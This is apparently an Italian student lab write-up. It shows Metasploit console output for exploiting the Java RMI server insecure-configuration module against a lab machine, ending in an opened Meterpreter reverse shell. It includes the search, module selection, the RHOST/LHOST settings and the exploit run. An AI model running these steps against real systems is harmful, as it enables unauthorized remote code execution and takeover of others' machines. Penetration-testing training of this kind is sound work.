


```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                             normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configura
tion Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Exe
cution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31     excellent  No     Java RMIConnectionImpl Deserialization Pri
vilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```

Utilizzo l’exploit con il comando USE e seleziono le OPTIONS giuste




```
Matching Modules
================


   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                            normal     No     Java RMI Registry Inter
   1  exploit/multi/misc/java_rmi_server           2011-10-15       excellent  Yes    Java RMI Server Insecur
tion Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server       2011-10-15       normal     No     Java RMI Server Insecur
cution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl
vilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connect

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```



kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help

```
                                             achine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080                 yes        The local port to listen on.
   SSL        false                no         Negotiate SSL for incoming connections
   SSLCert                         no         Path to a custom SSL certificate (default is randomly genera
   URIPATH                         no         The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > 
```

META di NADIR




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.50.101
RHOST ⇒ 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/AruC16EgQo
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:47471) at 2024-09-06 13:28:34 -0400

meterpreter >
```

Il comando EXPLOIT mi mostra con successo la SHELL di Meterpreter, che posso usare per verificare di essere dentro alla macchina-target e controllarla da remoto.

